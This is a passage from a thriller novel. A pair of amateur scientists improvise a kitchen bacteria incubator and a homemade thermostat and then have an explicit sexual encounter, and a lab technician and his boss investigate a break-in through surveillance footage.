She leaned closer to him. "I'm glad I did."

"I think you'll find," he said sweetly, "that the sleeping arrangements here are quite comfy." He hopped down from his stool and stood beside her.

"Oh really?" she coyly replied. She looked up at him with eager, expectant eyes.

Danny reached out to touch her. She inched forward on her stool. His fingertips alighted on her arm.

He gave her a quick pat and said, "Yeah, my guest sheets are, like, a million thread count! Here, I'll be right back..." He rushed off to his bedroom, came out a few moments later carrying blankets and a pillow, and zoomed off to the living room to dress the couch.

He didn't see Tina following him with her gaze, pouting with disappointment.

"Hey, Danny..." she said.

"Yah?" he called back from the living room.

"You know... I didn't come over here just to sleep..."

"Oh?" He trotted back to the kitchen.

She paused until he approached. Then, with a roll of her shoulders, she said in a girlish squeak, "I brought you something..."

He raised an eyebrow. "What kind of something?"

The plastic bags lay at the end of the counter. Tina rifled through them, her teeth nibbling on her lower lip. She pulled out a latex glove. It was turned inside-out, and twisted and knotted near the base of the digits. "Do you remember," she asked, "when we were back at the Rite Aid, when I first saw that the bacteria had formed a biofilm? Remember I scraped a bit of it out and held it with this glove?"

Danny nodded.

"Come take a look," she said. She stretched a small segment of latex against her fingers. Inside the glove was a crumb of yellowish crusty substance, barely a few millimeters wide.

"Holy shit..." Danny gasped.

“See?” said Tina. “I know you’re upset about losing the vial to the Russians. This should cheer you up.”

Danny nodded excitedly. “Is that one tiny flake enough to work with?”

“In theory it only takes one bacterium to grow an entire colony,” Tina answered.

“But are they still alive?” asked Danny. “And even if they are, can you wake them up from that filmy stasis mode without killing them?”

Tina flashed him an excited grin. “Let’s find out.”

C LANGING AND CLATTERING CAME FROM THE COOKWARE CABINET as Danny dug around. He produced a two-gallon pot with lid.

“Here, wipe down the inside,” Tina instructed as she tossed him some alcohol wipes. She arranged a row of bottles and bowls on the kitchen counter. The sleeves of her simple white button-down shirt were rolled up to her elbows above her hands rubber-gloved hands. “Fill the pot with hot water, and pre-heat the oven.”

Danny carried the pot to the sink, and watched the hot water rise against the steel. Tina glided in from behind him singing, “Incoming!” She brought a Pyrex bowl filled with a flour-like powder, which she poured into the pot. As she stirred the mixture, she stood close enough for him to see the smudges on her face from hastily applied makeup, smell her floral perfume. Her cheeks were rosy, and her lips were drawn up in a coquettish smile.

The water neared the brim; Tina shut off the tap. Silence held the house. She stood motionless for a moment, her hand frozen on the water knob.

Danny peered nervously into the pot.

Tina broke the stillness with a sharp inhalation. “Okay, then.” She closed its lid, carried it to the stove, and loaded it into the oven.

With the water busy heating, Danny grabbed a seat at the counter. “What happens now?”

“After the water boils, I’ll turn down the heat and let it simmer.” Tina came around and sat down beside him. “A real autoclave would suck out all the air and then blast it with pressurized steam for twenty minutes. But what we’re doing should be good enough.”

“And then it’ll be sterile?”

She shook her head. “Not by a long shot. ‘Sterile’ literally means there’s nothing alive. There’s no way we’ll achieve that. The air, the water, the inside of the pot, it’s all teeming with life.”

“No, the water’s clean. It just came out of the sink.”

“Heh. Try looking at tap water under a microscope sometime,” Tina replied. “The hardest part will come afterwards. See, when we take the broth out of the oven, we’ll need to cool it down just the right amount. If we put the bacteria in when the water’s still boiling, it’ll kill them. But if we let it cool all the way down to room temperature, they won’t grow. We need to find a way to keep the broth just warm enough for incubation.”

Danny nodded. “And how warm is that?”

Tina walked over to the bags and pulled out the digital thermometer. “Body temperature: ninety-eight point six. But keeping it there will be tricky. An electric stove’s lowest setting is around 200. We’d have to keep the pot on your range, and take shifts checking the thermometer, turning the heat on and off every few minutes. Unless you’ve got any other suggestions.”

“Build a nest and sit on it?”

Tina laughed. “That would get the job done.”

“I’ll bring you worms, and distract predators with my colorful feathers.” After a moment of thought, he reached toward her and made grabby motions with his bandaged hand. “Let me see that thermometer...” He examined the small device. Through its translucent plastic shell, he could see a narrow green circuitboard behind the temperature readout screen. Danny hopped down from his stool and staggered toward his foyer.

“Ooh! You have a plan, don’t you?” Tina asked.

He walked mechanically to the door leading out to his garage. Circuit schematics materialized in his head. In his mind's eye appeared fine gray rectilinear diagrams of transistors, power supplies, crossovers... It was child's play.

By the time Tina followed, he was already seated at his workbench, the thermometer vise-clamped beneath a table-mounted magnifying glass. He was slicing its translucent plastic shell with an X-ACTO knife.

"Can I watch?" she asked, and leaned over his shoulder.

He gently tapped the metal bulb at the tip of the thermometer with his blade. "See that? That's the casing for a little thing called a 'thermistor...'"

The thermometer's shell split in half beneath his knife. The narrow end dangled by two thin orange wires, each barely as thick as a hair. Working deftly under the magnifying glass, he severed the two wires, worked on their naked tips with a soldering iron, and attached them to extensions several feet long.

"Is that the temperature sensor?" asked Tina.

"Basically, yeah," said Danny. "It's made of temperature-sensitive ceramic. The warmer it gets, the more it impedes the flow of electricity. Thermal resistor, see? Here, hold this..."

He passed her the severed bottom of the thermometer. When she took it delicately in her fingers, he pressed it into her palm. "No, like this..." He put his hands around hers and folded it around the sensor. "Warm it up..." He noticed himself lingering on her touch. Their eyes met.

Tina said with a smile, "You know, it won't reach body temperature in my hand."

"It won't?" Danny asked quietly.

"No chance," she said. "It's an oral thermometer."

"Oh..." he murmured.

Their eyes still locked, she drew her hand away from his and turned the thermometer around in her fingers. Her lips parted. She slid it into her mouth, nestling the tip in the space beneath her tongue.

Once he remembered to breathe again, Danny shot up from the workbench and turned away. He stepped to a case of narrow shelves, each bearing plastic bins filled with assorted electronic components. “So anyway... It won’t need much... One transistor... A switching power supply... MOSFET... Relay... A rheostat for calibration...” He returned to the workbench with a handful of black and silver objects. He selected a breadboard, an index-card-sized rectangle of white plastic dotted with a grid of hundreds of tiny holes. Into two of the countless sockets, he inserted the loose ends of the long wires soldered to the thermistor, still hanging from Tina’s mouth as she stood there blinking. He then began drawing pieces from his pile of components and adding them to the breadboard. “There!”

Tina looked on. “Sho, umm... What’s sh shish shing shupposhed to do?”

“It’s a thermostat. Watch. See this LED?” He pointed to a small glass bead.

“Mm-hmm,” Tina replied.

“Pretend that’s a burner on my stove. Now, I’ve tuned the thermostat to your body heat. When the thermometer is at body temperature or higher, it’s turned off. But if it cools down...”

He reached toward her face. She puckered her lips. He pulled the dismantled thermometer from her mouth, possibly more slowly than necessary, and shook the moist tip through the air. The glass bead popped aglow with a bright green light.

Tina nodded. “So if you put the thermometer tip inside the pot, then it can turn the burner on and off automatically. Which will keep the broth at a steady temperature without us having to keep a vigil on it.”

“Bingo. Of course, I’ll seal the whole thing in epoxy resin to make it watertight, so the electronics won’t short out.”

Tina raised an eyebrow. “How’ll you connect this to your stove?”

“With this...!” Danny replied excitedly. He held up a blue plastic cube the size of his palm, studded with thick, stubby prongs. It looked similar to the ones on the back of the HERF gun that sat sipping power in the corner. “This is a power relay,” he explained as he attached



wires between the breadboard and the cube. “It can switch ten amps of 220VAC on a two-amp 12VDC control current.”

Tina shrugged uncomprehendingly, but her eyes were gleaming. “I have to go check on the broth. Meet you in the kitchen?” He nodded, and she skipped away.

By the time Danny finished his makeshift thermostat, Tina had already taken the pot out of the oven. The kitchen sink was plugged and filled with a watery slurry of ice from the freezer. Tina held the hot vessel with oven mitts and gently rocked it in the ice bath.

Danny entered the kitchen wearing thick electrical gloves. He walked up to the stove and pulled. The stove slid out, scraping against the floor tiles, just far enough to expose the black cord that plugged it into the house’s 220VAC circuit. He pulled the plug out of the wall. The stove’s clock went dead. He then produced his X-ACTO knife and slashed open the stove’s power cable, sliding the blade slowly down the rubber insulation until he had formed a slit almost a foot long. Multicolored wires and metallic coating protruded from the gash.

“Is that safe?” Tina asked.

“Not in the slightest.” He severed and stripped one of the exposed wires, and spliced its ends with the power relay/ Gingerly, he plugged the appliance back into the wall. Much to his relief, nothing caught fire. The stove came back to life, its clock blinking 00:00.

“Not bad,” Tina said with a smirk. She lifted the two-gallon pot, and carried it to the stove.

Danny took off his electrical gloves and offered her the thermometer. “Shall we?”

She nodded, and with a deft, quick motion, she slid the lid aside just barely widely enough to accommodate Danny’s device. A warm, salty, sweet scent rose from the pot, organic yet pure. The thermometer made a soft plop as it entered the broth. Its wires protruded from the rim, preventing the lid from closing completely. Tina applied a generous coat of Saran Wrap to form an approximately airtight seal.

The power relay emitted a loud “*Click!*”, and the stove’s power cut out. Its clock showed a dead black face.

Danny nodded. "The burner was on, right? So it was heating this whole time. Which means it's supposed to turn off now to cool down a little. And then when it's cool enough it'll turn back on again."

"So... all that's left," said Tina, "is the..."

They both turned their heads and stared at the white latex glove on the granite counter, inside-out, twisted and tied off.

Tina picked it up. She held one of the glove's fingers pinched shut, and with a pair of scissors she cut the finger away. "You ready?"

Danny whispered thickly, "Let's do it."

Tina inhaled sharply and held her breath, her breasts stretching her white button-down shirt.

She peeled back the plastic wrap and pushed the lid aside barely an inch, leaving a narrow crescent of broth momentarily exposed. With both gloved hands, she gently tapped the latex finger. The lone yellowish-white grain tumbled out. It alighted on the water's surface like a flake of fish food.

Tina rapidly closed the cover and re-wrapped the plastic. She peeled off her gloves, and finally let herself exhale.

Danny stood beside her, both of them looking down at the two-gallon stainless steel pot. "What happens now?"

"Nothing," Tina answered.

"Nothing?"

"We wait for them to multiply," Tina replied. She flexed her fingers, her black nail polish giving off a hint of iridescence as it caught the light. "They'll fill the whole pot eventually."

"How long will that take?"

Tina shrugged. "Depends on how well I prepped that broth. Maybe hours. Maybe a couple of days. Maybe weeks. It's a big pot."

"Hrmm. This thing could be on my stove for a couple of weeks?"

"Yep," she said, turning to face him with a mischievous gaze.

"So," said Danny, his eyes fixed on hers. "What's left for us to do here?"

Her full, pink lips were stretched in an elfish smile. "I don't know. You tell me."

Beside the stove, the power relay brought the burner back to life with a loud, “*Click!*”

His hand shot toward her waist. He pulled her toward him and slid his other hand along the back of her head, his fingers running through that dark unkempt hair that he had wanted to touch since first seeing her on that hacked video feed earlier that night. His lips crashed upon hers like waves against a shore.

He didn’t think about brushing his tongue lightly against hers. He didn’t think about leading into a nibble of the lower lip. He didn’t think; he didn’t calculate or analyze or hypothesize. He simply did.

She squeezed her body against his, her breasts pressing against his ribs and her hips pushing against his pelvis. She could undoubtedly feel his desire for her. Her arms reached around him and her fingers splayed against his back, drawing him tightly to her.

The pressure of her hand hit his injured shoulder. A flash of searing pain jolted him out of the kiss. He pulled back and hissed harshly, his eyes wide and his senses suddenly heightened. The wound throbbed with his quickening pulse.

She drew her hands away and looked up at him apologetically.

His eyes gazed into hers with raw animal hunger. He grinned.

With a shove, he thrust her away from the stove with carefully guided force. Her back hit the refrigerator.

He grabbed her dark hair and pulled her head to one side, exposing her neckline, and pressed his mouth vigorously against the side of her neck. His other hand cupped over her shirt and bra and massaged her breast.

She moaned deliciously into his ear. Her hand was in his hair, pulling his head down to increase the pressure on her neck, craving more. She raised one knee, her shoe against the refrigerator door, her thigh rubbing against his waist. Her hips ground against his.

As his mouth worked its way down from her ear to her collar, his hand began unbuttoning her white shirt.

She ran her hand under his pajama shirt, her fingers tracing the contours of the muscles of his torso.

Her last button undone, Danny stepped back to admire the sight of this lithe young lady against his fridge, her white shirt hanging open and exposing her tan bra and toned midsection. He took a moment to consume her curving feminine form with his eyes as she remained pressed with her back against the fridge. Tina smirked libidinally for a moment, wiggling teasingly against the fridge, happy to let him enjoy the view.

She then kicked herself away from the fridge and reached out to grab him and yank him back to her by his pajama shirt, which she promptly pulled off him. She flung it to the kitchen floor.

With both hands, he pulled her shirt off behind her, leaving the sleeves bunched at her wrists. She began to wriggle her hands to slide entirely free... but he didn't want her to. Instead, he twisted the shirt tightly, trapping her hands behind her in its white fabric. Putting his other hand on her shoulder, he spun her around and pushed her against the fridge once more, pinning her face and chest against its door. While his one hand maintained the squeeze on the shirt bunched around her wrists to keep her hands immobile, his other deftly unhooked her bra, his agile fingers making quick work of the clasps.

At last, he released her wrists, tossing her white shirt mindlessly aside and dropping her bra to the floor. With his body, he kept her pinned against the refrigerator door, his naked torso pressing hungrily against the warm, supple skin of her back. She pressed one of her newly freed arms against the refrigerator, the palm flat against the door. The other reached up and back, her black-painted fingers clutching his head.

His arms wrapped around to her front. One hand climbed upward to massage and caress her naked breast, molding around its soft round form. He gently pinched her nipple between two fingers, eliciting moans of delight from her parted lips.

His other hand reached around the curve of her hip and climbed downward, past her abdomen, past her navel. He unthreaded her belt from its loops. Pulled it away from the buckle. Slid it open, letting its leather ends dangle aside. Nimble unbuttoned her black slacks. Drew down the zipper. He took his time, enjoying hearing her gasp.

His fingers first stroked teasingly outside her panties, indulging in the slickness of her hot, moist passion. He kept his ministrations on the outside of the thin fabric until her face contorted in agony.

Finally, he granted her the relief of feeling his bare fingers. He rubbed and stroked with a steady, pulse-like rhythm, matching the pace of her breathing. He monitored her face, relishing her pleasure.

The subtle rocking of her hips progressively accelerated. Her panting breaths rose to gasps. Her moans began to crescendo into cries.

She seemed mere micro-pulses away from climax when, suddenly, she shoved him away with both hands. She turned to face him, topless in her black slacks and low-heel pumps, and tilted her head slightly downward to look up at him with voracious eyes. Her face was flush, glowing with carnal cravings. She leaped to him like an untamed beast, a wildcat ready to devour a helpless prey. Her hand raked down his front, leaving a long trail in his skin from his chest to his abdomen.

He lightning-scanned the kitchen — the counter seemed about the right height. With a sweep of his arm, groceries tumbled from the granite countertop and crashed onto the floor.

Tina hopped over to him, half-tripping, kicking off her shoes and pulling off her socks. She kissed him maniacally, then leapt up onto the counter, awaiting sacrifice.

Danny drew her slacks and panties down to her ankles, relishing the sight and sensation.

With her rear on the countertop, in a flurry of leggy motion, she kicked the black slacks and panties away.

They landed on the kitchen floor, beside the bunched-up white shirt, beside the bra, beside the pajamas and the slippers and the shoes and socks that lay strewn across the tile. Beside the pile of groceries and improvised biotechnology equipment that now littered the floor. Beside the breadboard and the power relay and the wires that ran behind the stove and up to the stainless steel pot.

Within the broth, the microscopic *E. coli* felt the warmth and moisture around them, and slowly awoke from their slumber. Mindless

and hungry, they eagerly began partaking of the bountiful feast, ready to explore the vast new frontiers of this nutrient-filled vessel.

And on the countertop, the two lovers partook just as eagerly of one another. No boundary separated the joys of their mutual intellectual achievement and their mutual physical pleasure. No walls stood between the ecstasies of the mind, the body, and the soul. Their worlds — his of electronics and hers of biology, his of the mechanical and hers of the organic, his of the wizardly material and hers of the mystic divine — their passions, like their bodies, were made to be united.

# Act III

THE MORNING SUN SHONE through Venetian blinds, casting long parallel lines of orange upon a disheveled bed. The stripes of daylight highlighted the contours of the blanket, tracing out the lithe, slim bodies of sleeping lovers who lay beneath. A pillow supported the slender arm of a young woman, her French-manicured hand dangling over the edge, the crook of her elbow nestling a head that sported tussled locks of blond hair.

On the red brick walls, the morning light drew ribbons through a *TRON: Legacy* poster, a stolen “No U Turn” sign, and a shelf filled with a menagerie of vinyl KidRobot figurines.

From the floor somewhere near the bed, beneath a tangled mess of laptops, headphones, and laundry, came an insistent buzzing.

The blankets shuffled. From their depths arose a long, sinewy male arm, sporting Celtic sleeve tattoos. It groped the floor until it found the source of the noise, a ringing cellphone. It whisked the phone up and held it before the sleep-matted face of a young man with black, spiky hair.

The screen showed, “Dr. P”.

Roger rolled his eyes. “Go away,” he mumbled, and pressed “Ignore”. He casually dropped the phone back to the floor.

By his side, the blonde stirred. Her petite form shifted, her face lifting out of the crook of her elbow. She was turned away from him,



her shoulders bearing hickeys and bite-marks. Roger's gaze followed the curve of her supple spine. He moved the blanket away from the dip of her waist where it occluded his view. Below her flowery tramp-stamp, her perfect young ass sported a distinct rosy hand-shaped welt. Grinning, Roger toured his fingertips across her toned midsection and up toward her chest to fondle a pert, firm breast.

Her face turned lazily toward him, a sleepy smile widening on her bright pink lips. She writhed softly for a moment to uncurl herself before arcing her arms high over her head in a waking stretch. Her big, innocent eyes fluttered open and groggily came to focus on him. "Mmmm... Good morning."

Roger moved his head down to flick her nipple with his tongue.

The girl's fingers ran along his shoulder and down his chest, and she rolled to press gently against him with the full length of her feather-soft body. Roger grabbed her head in both hands and kissed her hard. She rubbed her thigh against his hip, her instep brushing against his calf. He shifted his weight, ready to climb on top of her.

The buzzing burst out once more.

"Fuuuuuuuuuuck!" Roger reluctantly rolled himself off the gorgeous blonde and peered over the edge of the bed, looking for his cellphone. He pressed "Answer". "What's up, Doc?" his phlegm-laden voice grumbled.

The old Russian scientist's voice rattled from the speaker.

Roger replied, "I was going to be in at 9:30, like usual. It's barely eight o'clock. What's going on?"

The phone mumbled something.

"Tina?" Roger asked. "No, I haven't seen her since work yesterday. Why?" More Russian-accented mumbling made him freeze. "What? What do you mean, 'break-in'?" He reached for the blanket and pulled it around himself absentmindedly, quickly losing his arousal. The girl looked on uncertainly.

Passinsky's gruff voice murmured a few sentences.

Roger bolted upright. "Whoa! Whoa, Doctor P., slow down... What happened?" With his free hand, Roger fumbled around on the floor.

“Hold on, Doc. Let me get my Bluetooth...” He pulled out a spare pair of glasses and a laptop, wrapped himself in the blanket, sat cross-legged on the bed, and began typing.

The girl pawed at him. “Is everything okay?”

He batted her away. “Not now, Carrie.”

“My name’s Kelly!”

Staring at the screen, he said, “Okay, the DenyHosts log does say that someone was trying to hack in yesterday, but the attempt failed. The keycard server shows activity last night by... Julie? And... Fuck! The cameras!” He slapped his laptop closed, and shot up from the bed to dig through the piles of clothes on his floor. “Doctor P., I’m on my way.” A quick tap to the earpiece ended the conversation. Roger gave himself a rub of deodorant and a quick spray of Axe, and wiggled into boxers and a T-shirt.

The girl sat on the bed, donning her bra and scanning the studio apartment for the rest of her clothes. “What’s going on?”

“You should get going,” Roger half-snapped without looking at her. His motorcycle jacket lay slung over a chair near his helmet and boots. He began to climb into his riding gear.

“Can you give me a ride to class?”

Roger zipped up his jacket and, holding his helmet under one arm, headed back to the bed. He gave her a quick meaningless kiss, and fished his wallet out of his pants.

“Here,” he said, and slipped her a twenty.

She stared at the bill. “What the hell is this?”

“Cab fare,” Roger answered, and headed for the door.

**S**CIENTISTS SCURRIED THROUGH the battle-scarred hallways, checking on projects and assessing damage to equipment. Tina’s green Volkswagen Jetta was still in the parking lot, its windows smashed and glove compartment ransacked. The reception desk had been overturned, the stockroom had sustained a rampage, and bullet

holes pocked the gypsum walls everywhere. A few bloody streaks on the walls and carpet had left crusty reddish-brown stains. Roger had walked through the building feeling like he was watching a documentary about Sarajevo or Fallujah. The sensation didn't seem real.

The scientists were mostly men and women in their forties and fifties, each with multiple technical degrees. Their educated faces frowned with confusion and outrage at the idea of their ivory tower being defiled by such real-world vulgarities as physical violence. He was surprised to see so many of the researchers at such an early hour — apparently Doctor P., usually the first to arrive in the office anyway, had spent the morning on the phone.

Doctor P. was still on that phone, while Roger accessed the DVR that recorded the camera feeds. Roger sat in Passinsky's chair and operated his computer; Passinsky remained standing, speaking rapidly in Russian.

Finally Passinsky hung up and turned to Roger. "So what do you think?"

"I'm still trying to wrap my brain around this, Dr. P." Roger played feeds from several cameras, showing a burly man with a lug wrench being chased through the hallways by an agile gunman with a long suppressor on his firearm.

"Yes," said Passinsky. "You see how the cameras move? The cameras are doing their... Their moving functions..."

"Pan, tilt, zoom," Roger filled in.

"Yes," said Passinsky. "They are pan-tilt-zooming to follow the two men. They stay on them the whole time. Now, this is not the automatic capability of the systems, correct?"

"No, it's not," Roger answered. "Somebody was controlling them."

"So somebody hacked in and took the cameras over," said Passinsky.

"The cameras are probably *how* they hacked in," Roger grumbled with an edge of accusation. "I told you they're way out of date. I told you we needed to shell out and replace them all. But you..."

didn't..." He turned to check Doctor P.'s face. The old man's cold blue eyes looked like they were about to shoot beams of frost straight into Roger's heart and suck out his warm blood by gaze alone. Roger gulped. "So, um, anyway... There was clearly a fight between two teams of people here. One team had the guns and the other had control of our computers."

Passinsky watched the screen. "Different approaches, different tactics, different strengths and weaknesses. But one common objective, yes?"

"I think so. Check it out..." Roger queued up a video of Tina being held at gunpoint in the cold storage room. The footage showed her pulling a small vial out of a box from the deep-freezer and handing it to the leather-clad gunman. "See, they get this test tube from the fridge. Later they start fighting over it in the hallway..."

"Wait, pause," Passinsky ordered. "Enhance the image."

"What?" said Roger.

"Make the picture more clear," said the old scientist.

Roger paused. "You mean like in bad spy movies?"

Passinsky missed a beat. "Yes. Why? Isn't that..."

"That's not actually a thing," said Roger.

"I do not know exactly how it is work," Passinsky insisted, "but I know there is software for pixel interpolation and increase in the sharpness based on focal length..."

Roger gave him a look.

"No?" said Passinsky.

Roger shook his head. "I can make it full-screen for you, though."

"Fine. Do." Passinsky leaned closer, squinting through a thick pair of reading glasses. When the image filled the screen, Passinsky gasped. It sounded like a wet rattle. "That man..."

"The one attacking T?" asked Roger.

"Yes..." Passinsky said, trailing off, staring at the looping video. "I think... Roger, pause. Go frame by frame. That *is* a thing, yes?"

"Yeah, *that* is," said Roger.

Passinsky's eyes suddenly looked incredibly tired. "Oh no..." Passinsky walked away from the desk, rubbing his temples with his fingers. "That is the Mukhayev boy..."

"Who?" Roger asked.

Passinsky shushed him with a flick of his wrist. Wearing a grave expression, he dialed his phone.

"Are you finally calling the cops?" Roger asked insistently.

Passinsky shook his head. "No police. Not yet. Not until my boss gives permission." He looked away, and spoke in Russian into the phone. His face, which Roger had only ever seen as an icy mask, sagged with worry.

While Passinsky talked, Roger studied the surveillance videos. One of the men carried a homemade contraption about four feet long. Roger searched the footage to get views of the device from different angles. It looked like some kind of art project gone horribly wrong, or a science fair project gone horribly right — like Nikola Tesla had gotten high and asked Jules Verne to drive him to the nearest Home Depot.

After several minutes, the grizzly scientist hung up. "Roger," he rasped. "Do we know *anything* about the hackers?"

"Not a thing," Roger replied. "The security cams don't record audio so I can't hear anything they're saying. The parking lot feeds show they were in a black Lincoln Navigator, but I can't get a good shot of the license plate — I think they were intentionally keeping it out of frame. And there's nothing in any of the system logs that would give me any clue."

Passinsky came around to look at the screen again. It was playing a clip of the fight in the hallway outside the freezer room. A geeky guy in an ill-fitting lab coat argued tensely with the leather-clad gunman, aiming the odd contraption at him. Tina stood by his side, and the large scruffy man lurked in the shadows. Passinsky said, "That machine he is carrying..."

Roger nodded vigorously. "I was just looking at that, Doctor P."

"He holds it like rifle," said the scientist. "What does it do?"

“I’m just figuring that out,” said Roger, and he queued up a video clip. “Check this out. Here he is, firing it in the middle of this fight. The guy in the leather jacket is just about to beat the shit out of this big hairy dude, when the guy holds up this doohickey, and... Bam. Guy in the leather jacket grabs his ear.”

“Did he shoot something at his head?” asked Passinsky.

“At first, I thought that too. But then I saw *this*...”

The screen ran a clip of the other gunman, the one with the suppressor, trapped in the stockroom. He lifted a keycard to the reader, when it appeared to jump from his hand. After picking it up and waving it again, the card appeared broken.

“Whatever that gun is shooting, it’s doing it *through the wall*. And then I found *this*...”

Roger loaded a segment from the parking lot, where the gunman with the silencer talked to the driver of the Lincoln Navigator, visible only as a silhouette in the driver-side window. He played the clip up to the point where the gunman dropped his phone. Stepping frame by frame, Roger saw the man’s hand illuminated by a flash of sparks.

Roger concluded, “And then I was like, ‘Holy fucking shit!’”

Passinsky shook his head. “I do not follow.”

Roger explained, “Okay, it’s like, you know how in StarCraft, the Ghost can shoot an EMP shockwave that knocks out Protoss shields?”

Passinsky stared at him blankly.

“And there’s this old game called System Shock 2,” Roger continued, “that has an electromagnetic pulse rifle. You shoot it at robots and cyborgs, it fries their circuitry and kills them instantly. But it doesn’t hurt humans. Only things with a microchip.”

Passinsky didn’t stir. “An electromagnetic pulse rifle?”

“Yes!” said Roger. “An EMP or Magpulse gun.”

Passinsky raised his large gray eyebrows. “For shooting robots and ‘cyborgs’ in computer game?”

“Well, yeah,” said Roger. “I know, it sounds ridiculous, but I’m telling you, it works *exactly* like that...”

“How old is it?” Passinsky asked.

“How old is what?” asked Roger. “The EMP rifle? I have no idea. I didn’t even know it actually exists...”

“No. The computer game.”

Roger looked perplexed. “How old is System Shock 2? Hell, I don’t know. Fifteen, twenty years. It has this whole nineties cyberpunk sci-fi dystopia feel to it. All retro and awesome. Of course, I guess it wasn’t actually *retro* back then... What about it?”

“You said it sounds ridiculous, to see a weapon from an old video game in your real world,” said Passinsky.

“Hey, I only know what I see on the screen.”

“It is not so ridiculous. When you live for many decades, you see many things that were once only fantasy become real. Somebody built that EMP rifle you see on screen there. An engineer. And the engineers of today, fifteen or twenty years ago, were children playing video games.”

“The device is obviously homemade, or maybe a prototype that someone built by hand,” said Roger. “Here, look at this...” He shuffled through the footage until he found a clip of the geek dodging gunfire just outside the stockroom, then reuniting with his large scruffy friend in the adjoining hallway. “See how he’s looking over the parts of the gun to check for damage? It’s like he knows exactly how this thing works, down to the last transistor. And he’s so detailed and methodical about it... This thing is his baby. He made it himself. I’m sure of it.”

Passinsky’s expression turned to steel. “Do you think you can find him with it?”

“What do you mean?” asked Roger.

“How many men in this city, do you think, have the capability to build something like that?”

Roger felt a flash of admiration for the gruff old scientist. The guy might’ve been ancient and a total asshole of a boss, but he was indisputably brilliant. “Probably not too many, Doc. And he’d have his skills listed on LinkedIn. And he’d be a member of local Meetup groups for electronics. And he’d know folks in the Maker community

and probably post on their forums. And there's Ada's Technical Books over on Broadway — I'm sure if I show his photo around..."

The screen showed a clip of the hallway outside the cold storage room, just before the fight. The geeky man was wearing a stolen lab coat and pointing the pulse rifle at the leather-clad gunman. A moment later, the door to the cold storage room opened, and Tina emerged. Roger paused on the frame. The guy had turned to look at the door, and at that moment the light from the doorway fell upon him. Roger set the image to full-screen. It showed the face of the man with the energy gun.

"Whoever he is," said Roger, "I bet I can find him. I know a few computer tricks."



**P**IKE PLACE MARKET TEEMED with tourists, locals, and seagulls alike, as the smell of fish and the music of street performers filled the air. Built on a steep slope overlooking Elliott Bay, the countless shops were constructed atop one another, connected by chaotic networks of stairs and ramps. Farmers set up fruit carts; artists hocked watercolor paintings; fishmongers threw salmon over the heads of cheering customers.

Sergey Mukhayev sat in a wicker patio chair at a small round table at an outdoor café, sipping tea and waiting.

The tea was hot, black, and strong. He wasn't supposed to indulge, but this one cup of tea wouldn't kill him. It was simply a nod to the truth — and the truth, like the tea, was bitter. It would be ten years before Rosie would graduate college. His chances of seeing that happen were fifty-fifty. In however many years remained for him, his sole purpose was to secure her future, to at least partially rectify the tragedy he had made of her innocent young life. His business, with its secrecy and violence, unfortunately happened to be incredibly lucrative. Through it he had caused his own damnation. And through it, he sought to earn some glimmer of redemption.

He felt the caffeine take effect. His heart quickened. Ironic stuff, tea was — so soothing to the mind, yet so stressing to the body.

And with the quickening came the pain. A sharp pinch stabbed his chest, like heartburn after a meal of needles. He pressed his hand to

his sternum and winced. His head felt as though he had stood up too quickly. He made himself cough several times to get the blood flowing back to his head.

His fingers felt around in his pocket for his pills, searching for the beads of chewable aspirin mixed in among the hard round beta-blockers and the long oval statin tablets. He preferred to keep them jumbled in his pocket, outside their bottles. Bottles of pills rattled, and he'd be damned if he was going to walk around the city jingling with medication like a goddamned geriatric. He was only forty-seven years old and still strong as an ox — his muscles lacked the definition they'd once had in his youth, but he was still as powerful as ever. And if any lousy cretin dared to look at him like some kind of poor frail invalid, he'd sooner stab the son of a bitch's eyes out than suffer a moment of pity.

The aspirin worked quickly. The pain subsided, and Sergey resumed sipping his tea.

From behind came a man's voice. It was dry and aged. "Sergey Mukhayev," it said with clear, crisp pronunciation. Rather than the lisping Anglicized bastardization to which he had grown accustomed over the last decade, the voice intoned his name with the true, rich, heavy consonants of a native Russian speaker. He turned and looked up. A gaunt, elderly face looked back at him through inscrutable blue eyes.

The old man carried a manila envelope. He sat down across the table. "You're a difficult man to contact, Sergey," he said in Russian. "You don't reply to email, your telephone goes straight to voicemail... Why, if that Leo boy hadn't answered for you, I was about ready to send a courier over to your house."

Sergey stared at him suspiciously. "I've had issues with my communication channels lately. Am I supposed to know you?"

"No," said the old man. "But it's part of my job to know you."

"The pleasure's all yours, then," said Sergey.

"I am called Pyotr Passinsky. *Doctor* Pyotr Passinsky." He spoke impeccable Russian with a highbrow Muscovite dialect. The accent fell

upon the Russian ear similarly to the sound of High British to a native English speaker. The affectation connoted either great intelligence and fine breeding, or extreme arrogance and unadulterated pomposity.

The old man extended a handshake. Sergey did not accept.

“You should respect your elders,” the old man scolded.

“Maybe I’d respect you,” said Sergey, “if I knew who the hell you are and what you want with me.”

“Who I am is a victim of your aggression, and what I want is restitution,” Passinsky said. “Your men broke into my company last night, Sergey. Tungsten Medical Technologies. Well, it’s not *my* company, of course, but I’m responsible for it. Your barbaric little adventure makes me look very bad. And your timing could not be worse. My boss, as it so happens, is flying into town as we speak. I’m now, in addition to our scheduled affairs, forced to explain your uncouth actions.”

“*My* men? *My* actions? That’s quite some accusations you’re leveling there, *Doctor*. I have no idea what you’re talking about.” Sergey’s voice was slow, shrewd, and snide. He had spent his youth in Saint Petersburg, on the humid shores of the Baltic Sea. It was a city of art and theatre, of literature and music, and of crime and corruption so brazen that it would have made Prohibition-era Chicago look like the Smurfs’ Village. Sergey’s subtle accent conveyed cleverness, ruggedness, and an attitude toward authority that could not be properly described in polite company.

The old man jabbed an impatient hand into the manila envelope and withdrew a sheet of paper to lay on the table. Upon the paper was a screenshot of a security camera recording. It showed Eugene, clad in his now-destroyed Italian leather jacket, standing amid glassware and scientific equipment. He was holding a young woman at gunpoint with one of those tiny snubnose .44 Magnum hand-cannons of which he was so fond.

“Are you going to deny that this is your nephew Eugene?” asked Passinsky.

“What if I do?”

Passinsky's eyes narrowed. "Kindly spare me the trouble, Sergey! I'm a scientist, not a judicial magistrate. I refuse to waste my time playing pointless mind-games with you."

Sergey smirked. "Then you shouldn't have sat down here."

Passinsky exhaled sharply through his nose. "Fine. In that case, let's see if *this* one rings a bell..."

He produced another paper, bearing an image of a man in his late thirties, wearing a lab coat and holding an odd contraption. Sergey recognized him from the factory: the technical savant who seemed to be plaguing him at every turn. Sergey's fists clenched at the sight of him.

Passinsky gave a nod. "So, I take it he is familiar?"

Sergey growled, "I have... encountered him."

